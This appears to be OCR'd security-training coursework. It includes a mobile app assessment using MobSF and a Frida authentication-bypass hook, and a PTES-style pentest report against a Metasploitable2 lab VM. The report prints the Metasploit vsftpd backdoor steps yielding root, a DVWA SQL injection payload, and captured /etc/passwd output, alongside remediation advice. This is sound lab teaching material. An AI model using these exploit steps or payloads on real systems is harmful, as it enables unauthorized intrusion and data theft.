
---


1. **Prepare environment**
    - Boot emulator and ensure adb devices lists the emulator (e.g., emulator-5554).
    - Ensure MobSF is running locally at http://127.0.0.1:8000.
    - Prepare Frida client in a Python virtual environment: python3 -m venv ~/frida_env and pip install frida-tools inside the venv.
2. **Static analysis (MobSF)**
    - Upload app-debug.apk to MobSF via the web UI and run static analysis.
    - Review Manifest, Permissions, Certificate, Code Analysis, and Local Data / Insecure Storage sections.
    - Export the MobSF report (PDF/HTML) and capture screenshots of key findings.


mobsf-apks - Thunar
File Edit View Go Bookmarks Help
kali
mobsf-apks
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
app-debug.apk
s
1 file: 5.3 MiB (5,522,786 bytes) | Free space: 20.0 GiB


RECENT SCANS
STATIC ANALYZER
DYNAMIC ANALYZER
API
DONATE ♥
DOCS
ABOUT
Search
Sign in to access
MobSF
mobsf
Sign In
© 2025 Mobile Security Framework - MobSF | Ajin Abraham | OpenSecurity.
Version 4.4.3


Mobile Security Framework
0.0.0.0:8000
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
SCANS
DYNAMIC ANALYZER
MOBSF
API
ABOUT
Search
Upload & Analyze
Drag & Drop anywhere!
Android Permission Mapping Started .....
Download & Scan Package
RECENT SCANS | DYNAMIC ANALYZER | API | DONATE ♥ | DOCS | ABOUT
© 2025 Mobile Security Framework - MobSF v4.4.3


MobSF
Static Analyzer
Information
Scan Options
Signer Certificate
Permissions
Android API
Browsable Activities
Security Analysis
Malware Analysis
Reconnaissance
Components
PDF Report
Print Report
Start Dynamic Analysis
RECENT SCANS
STATIC ANALYZER
DYNAMIC ANALYZER
API
DONATE ♥
DOCS
ABOUT
APP SCORES
Security Score 36/100
Trackers Detection 0/432
MobSF Scorecard
FILE INFORMATION
File Name app-debug.apk
Size 5.27MB
MD5 e8ebefd9965a69d161465cd7ca3ffb49
SHA1 1079b8a290873a55cebdacbd59d31b9459bbbc0f
SHA256 b2f739ed0cdd605eff570e477337e2a9226fe96a7683a2b859618092c1b4976
APP INFORMATION
App Name vulnapk
Package Name id.blackbear.vulnapk
Main Activity id.blackbear.vulnapk.MainActivity
Target SDK 33 Min SDK 24 Max SDK
Android Version Name 1.0 Android Version Code 1
2 / 6
EXPORTED ACTIVITIES
View All
0 / 0
EXPORTED SERVICES
View All
0 / 0
EXPORTED RECEIVERS
View All
0 / 1
EXPORTED PROVIDERS
View All
SCAN OPTIONS
Rescan
Manage Suppressions
Start Dynamic Analysis
Scan Logs
DECOMPILED CODE
View AndroidManifest.xml
View Source
View Smali
Download Java Code
Download Smali Code
Download APK



Commands / UI actions (examples)

- ./run.sh (start MobSF server in project folder)
- MobSF UI → Upload APK → Analyze → Generate Report → Save to ~/mobsf-reports/

3. **Dynamic analysis (Frida)**
   - Install frida-server onto the emulator and run it: adb push frida-server /data/local/tmp/ && adb shell 'chmod 755 /data/local/tmp/frida-server' && adb shell '/data/local/tmp/frida-server &'.
   - Use frida-trace to identify candidate authentication-related methods: frida-trace -U -f id.blackbear.vulnapk -i "*login*" -i "*auth*" -i "*verify*" -i "*password*".
   - Create a short Frida hook script (bypass.js) targeting the discovered auth method and spawn the app with Frida to apply the hook early: frida -U -f id.blackbear.vulnapk -l bypass.js --no-pause.
   - Interact with the app (attempt login) to confirm bypass and capture logs and screenshots.
4. **IPC / component checks (brief)**
   - Inspect the AndroidManifest for exported components and allowBackup/cleartext settings via MobSF report.
   - (Optional) Use Drozer to enumerate exported activities, receivers, services, and providers; attempt simple crafted intents where applicable.

Findings (summary table)

Test ID	Vulnerability	Severity	Target (location)	Evidence / Notes

016	Debug certificate & debuggable build	High	APK signature / Manifest	App signed with Android debug certificate; android:debuggable=true present. [SCREENSHOT: mobsf_certificate_debug.png]
017	Cleartext traffic allowed	High	AndroidManifest / network config	usesCleartextTraffic=true or equivalent network config allows HTTP. [SCREENSHOT: mobsf_manifest_cleartext.png]
018	Insecure storage (plaintext tokens/creds)	High	SharedPreferences / files within app	MobSF flags sensitive values stored in prefs/files. [SCREENSHOT: mobsf_insecure_storage.png]
019	Weak cryptography (ECB, MD5)	High	Code analysis (CryptoUtil.java)	Use of AES/ECB and MD5 for hashing; vulnerable to cryptographic attacks. [SCREENSHOT: mobsf_code_crypto.png]
020	Hardcoded secrets	Medium	Source code / resources	Static strings that look like keys / credentials. [SCREENSHOT: mobsf_hardcoded_strings.png]
021	Exported components / IPC exposure	Medium	Manifest (exported activities/providers)	Some activities/providers exported; possible unauthorized access. [SCREENSHOT: mobsf_manifest_components.png]
022	allowBackup enabled	Low/Medium	Manifest	android:allowBackup=true allows adb backup on debug devices. [SCREENSHOT: mobsf_manifest_allowbackup.png]

Detailed observations

1. Debuggable build and debug certificate

- MobSF detected the app is built in debug mode and signed with a debug certificate. This facilitates reverse engineering, hooking, and easier access to private data on devices/emulators. Remediate by disabling debug flags for release builds and signing with a production certificate.

2. Cleartext network traffic

- The manifest (or network security config) permits cleartext HTTP. An attacker on the same network—especially on public Wi-Fi—could intercept traffic via MITM. Enforce TLS; deny cleartext for release builds.

3. Insecure storage of sensitive data

- SharedPreferences and/or files store sensitive tokens or credentials in plaintext. Evidence from the MobSF report shows concrete keys and example stored values. Recommendation: use Android Keystore, encrypt data at rest with strong, authenticated encryption (AES-GCM) and keep secrets off the client when possible.

4. Weak cryptography

- The codebase uses weak primitives (ECB mode, MD5). ECB leaks patterns and MD5 is broken. Replace with AES-GCM (for symmetric encryption), HMAC-SHA256 for integrity, and use PBKDF2/Argon2 for password-based derivations.

5. Exported components

- Some Activities/Providers were flagged as exported. Without proper permissions or intent filters, these can be invoked by other apps to perform unintended actions. Mark components as exported="false" where not needed, and add permission checks for critical components.

Dynamic test: Frida authentication bypass (50-word summary)

Used Frida to locate the authentication method and hook it at runtime. The hook forced the verification method to return success, bypassing login and granting access to restricted app functionality. PoC logs and screenshots captured; scripts included in the appendix.

Evidence & artifacts (where to find them)

- MobSF PDF report: ~/mobsf-reports/test-report.pdf [ATTACH]
- MobSF screenshots: ~/mobsf-screenshots/mobsf_insecure_storage.png, ..._manifest.png, ..._certificate_debug.png
- APK SHA256: b2f739ed0cdd605efff570e477337e2a9226fe96a7683a2b859618092c1b4976
- Frida scripts: ~/frida-scripts/discover_auth.js, ~/frida-scripts/bypass.js [ATTACH]
- Frida logs: ~/frida-logs/bypass.txt

Screenshot placeholders: Where screenshots are required in the document, include a placeholder image or a filename like [SCREENSHOT: mobsf_insecure_storage.png] and replace with the captured images when preparing final deliverable.

Remediation recommendations (prioritized)

1. **Release hardening**
    - Disable android:debuggable and allowBackup in release builds.
    - Sign releases with a secure production certificate.
2. **Transport security**
    - Disable cleartext traffic; use TLS for all API endpoints. Implement certificate pinning where appropriate.
3. **Data protection**
    - Remove plaintext storage of credentials/tokens. Use Android Keystore and strong encryption (AES-GCM). Avoid storing long-lived secrets on client.
4. **Cryptography**
    - Replace ECB and MD5 usage with secure primitives: AES-GCM, HMAC-SHA256, PBKDF2/Argon2.
5. **Component protection**
    - Review exported components; restrict or add signature/permission requirements. Validate incoming intents and sanitize inputs.
6. **Secrets management**
    - Remove hardcoded secrets from the app and move secrets to secure servers where possible.

---

6. Capstone Project: Full VAPT Engagement

Activities:

- **Tools:** Kali Linux, Metasploit, OpenVAS, Burp Suite, Google Docs.
- **Tasks:** Simulate a full pentest, exploit, report, remediate.
- **Enhanced Tasks:**
    - **Simulation:** Conduct a pentest on a HackTheBox VM (e.g., Lame) with Metasploit (use exploit/unix/ftp/vsftpd_234_backdoor) and Burp Suite for API tests. Log:

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-30 15:00:00	192.168.1.200	VSFTPD RCE	Exploitation

- **Remediation:** Recommend patches, input validation, and least privilege. Rescan with OpenVAS.

- **Reporting:** Write a 300-word PTES report in Google Docs:
- Executive Summary
- Attack Timeline
- Remediation Plan
- **Briefing:** Draft a 150-word non-technical summary for stakeholders.

---

1. Executive summary

This report documents a full penetration test against a lab host (192.168.198.131) performed from 192.168.198.130 on 2025-09-17. The exercise followed PTES phases: pre-engagement, reconnaissance, vulnerability analysis, exploitation, post-exploitation, and reporting.

The test confirmed multiple high-severity security issues. The most critical finding was a known backdoor in vsftpd 2.3.4 that allowed remote command execution resulting in a root shell. In addition, several intentionally vulnerable web applications (DVWA, phpMyAdmin, Mutillidae) and legacy services (telnet, rsh/rexec) were present and exposed.

The full technical evidence (scan files, exploit sessions, Burp project exports, and file hashes) are attached in the appendix. The immediate priority recommendation is to remove/patch vsftpd, disable anonymous FTP, isolate demo web apps from any untrusted network, and harden system and application configurations.

---

2. Scope & Rules of Engagement

In-scope: 192.168.198.131 (Metasploitable2 lab VM only)

Out-of-scope: any systems outside the above IP range; no social engineering; no attacks against cloud providers, backups, or third-party services.

Authorization: The exercise was performed in an authorized lab environment and is documented as a learning capstone for defensive & offensive skills. All findings are for remediation and educational purposes only.

Rules: avoid destructive actions that render the host unusable; preserve evidence chain-of-custody; record all commands, timestamps, and artifacts.

---

3. Methodology (PTES-aligned)

We followed a PTES-aligned workflow:

- **Pre-engagement:** scope confirmation, snapshots (attacker VM), working directory and evidence recording via script saved under ~/capstone/192.168.198.131/<timestamp>/.
- **Reconnaissance:** network and service discovery with nmap -sC -sV -p- saved to scans/.
- **Vulnerability analysis:** automated scans (nmap vuln scripts; OpenVAS planned) and manual review.
- **Exploitation:** Metasploit for vsftpd 2.3.4 backdoor; Burp Suite to test web apps (DVWA SQLi demonstration); manual post-exploitation enumeration.
- **Post-exploitation:** collect host artifacts, capture /etc/passwd, uname -a, evidence screenshots, and compute SHA-256 for saved artifacts.
- **Reporting:** this document plus attachments (scan outputs, session logs, hashes).

---

4. Reconnaissance & discovery

4.1 Nmap (summary)

An aggressive service scan revealed multiple open services. Representative findings:

- 21/tcp open ftp vsftpd 2.3.4 (anonymous enabled)
- 22/tcp open ssh OpenSSH 4.7p1
- 23/tcp open telnet
- 25/tcp open smtp Postfix
- 80/tcp open http Apache 2.2.8 (Ubuntu)
- 3306/tcp open mysql MySQL 5.0.51a
- Additional services: SMB (139/445), VNC (5900), distccd, tomcat (8180), DVWA & phpMyAdmin webapps exposed

```
┌──(kali㉿kali)-[~/capstone/192.168.198.131/20250917-053407]
└─$ nmap -sC -sV -p- -T4 192.168.198.131 -oN scans/nmap-full-$
(date +"%Y%m%d-%H%M%S").txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 05:47 ED
T
Nmap scan report for 192.168.198.131
Host is up (0.0036s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.198.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (pro
tocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: 2025-09-17T09:50:18+00:00; +1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE
10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
 DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
```

Full Nmap output was saved to: scans/nmap-full-<timestamp>.txt (see appendix)

4.2 Service banners and quick observations

- vsftpd 2.3.4 is known to include an (infamous) backdoor in the 2.3.4 version which can spawn a shell when a crafted username is used.
- Web applications present included DVWA (Damn Vulnerable Web App), phpMyAdmin, Mutillidae. DVWA allowed SQLi on low security.

---

5. Vulnerability analysis & prioritization

Findings are prioritized by impact and ease of exploitation (CVSS-like):

- **Critical:** vsftpd 2.3.4 backdoor — remote code execution, unauthenticated → root shell (HIGH/CRITICAL)
- **High:** Exposed demo web apps with known vulnerabilities (SQLi in DVWA) — allows data exposure and further compromise in less isolated environments
- **Medium:** Outdated services (Apache/PHP/MySQL) with default/demo credentials and anonymous FTP
- **Low:** Misc configs (smb message signing disabled; legacy services enabled)

Each finding below contains technical details, PoC steps (where appropriate), impact, and remediation.

---

6. Exploitation & proof-of-concept

6.1 VSFTPD 2.3.4 backdoor (PoC)

Discovery: nmap banner indicated vsftpd 2.3.4 on port 21 and FTP allowed anonymous login.

Exploit (Metasploit):

msfconsole -q

use exploit/unix/ftp/vsftpd_234_backdoor


set RHOSTS 192.168.198.131


set RPORT 21

exploit

Result: a command shell was spawned. Session output captured in evidence/session-192.168.198.131-<timestamp>.txt.

Proof-of-privilege: id returned uid=0(root) gid=0(root) and uname -a returned Linux metasploitable 2.6.24-16-server ....





Evidence captured:

- Metasploit session log: evidence/session-192.168.198.131-<timestamp>.txt
- /etc/passwd snippet saved: evidence/etc_passwd_20250917-074855.txt
- SHA-256 (etc_passwd file): e7fc07f7927b72d224b1b9277c1c0134f8103deeebc04da26e1c7ce6a7f25d40

(See Appendix for exact raw outputs and recommended chain-of-custody handling.)

6.2 DVWA — SQL Injection demonstration

Discovery: DVWA found at http://192.168.198.131/dvwa/; default creds used to login (admin / password), security set to **low**.

PoC: boolean-based SQLi using payload ' OR '1'='1' -- - returned multiple rows via the application UI. Further probing using ORDER BY and UNION SELECT techniques was performed to determine column counts and attempt data extraction. Response content showing multiple user rows was saved in evidence.

Impact: shows data exposure via SQLi and illustrates the need for parameterized queries and input validation.

---

7. Post-exploitation findings and evidence

7.1 Host enumeration (examples)

- id → uid=0(root) gid=0(root) (root shell)
- uname -a → Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 2008 i686 GNU/Linux
- /etc/passwd (first 20 lines) captured and saved as evidence. SHA-256 recorded above.

7.2 Evidence inventory (select)

- scans/nmap-full-<timestamp>.txt — initial nmap discovery
- scans/nmap-vuln-<timestamp>.txt — nmap vuln script (if run)
- evidence/session-192.168.198.131-<timestamp>.txt — msfconsole transcript
- evidence/etc_passwd_20250917-074855.txt — captured /etc/passwd (sha256 above)
- evidence/sqli_extraction_<timestamp>.txt — DVWA SQLi extraction artifacts (if saved)
- evidence/screenshots/* — screenshots of consoles and evidence lists (if taken)

Note: A full archive of all artifacts (zip/tar.gz) should be created and a SHA-256 computed. This is recommended prior to sharing externally.

```
┌──(kali㉿kali)-[~/capstone/192.168.198.131/20250917-053407/evidence]
└─$ cat > etc_passwd_$(date +"%Y%m%d-%H%M%S").txt <<'EOF'
heredoc> sed -n '1,20p' etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false

sessions 1
[*] Session 1 is already interactive.
uname -i
unknown
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sed -n '1,20p' etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```


---


5. Findings & Observations

1. Environment & prerequisites

- Kali (attacker): 192.168.198.130
- Target VM: 192.168.198.131 (Metasploitable2)
- Tools: Burp Suite (Community or Pro), Firefox (configured to proxy), nmap, msfconsole (for other PoCs), DVWA web UI
- Working directory on Kali: ~/capstone/192.168.198.131/<timestamp>/
- Evidence folder: ~/capstone/192.168.198.131/<timestamp>/evidence/

Pre-conditions: DVWA web app accessible, default account admin/password available, Burp CA imported into Firefox.





---

2. Burp Suite configuration

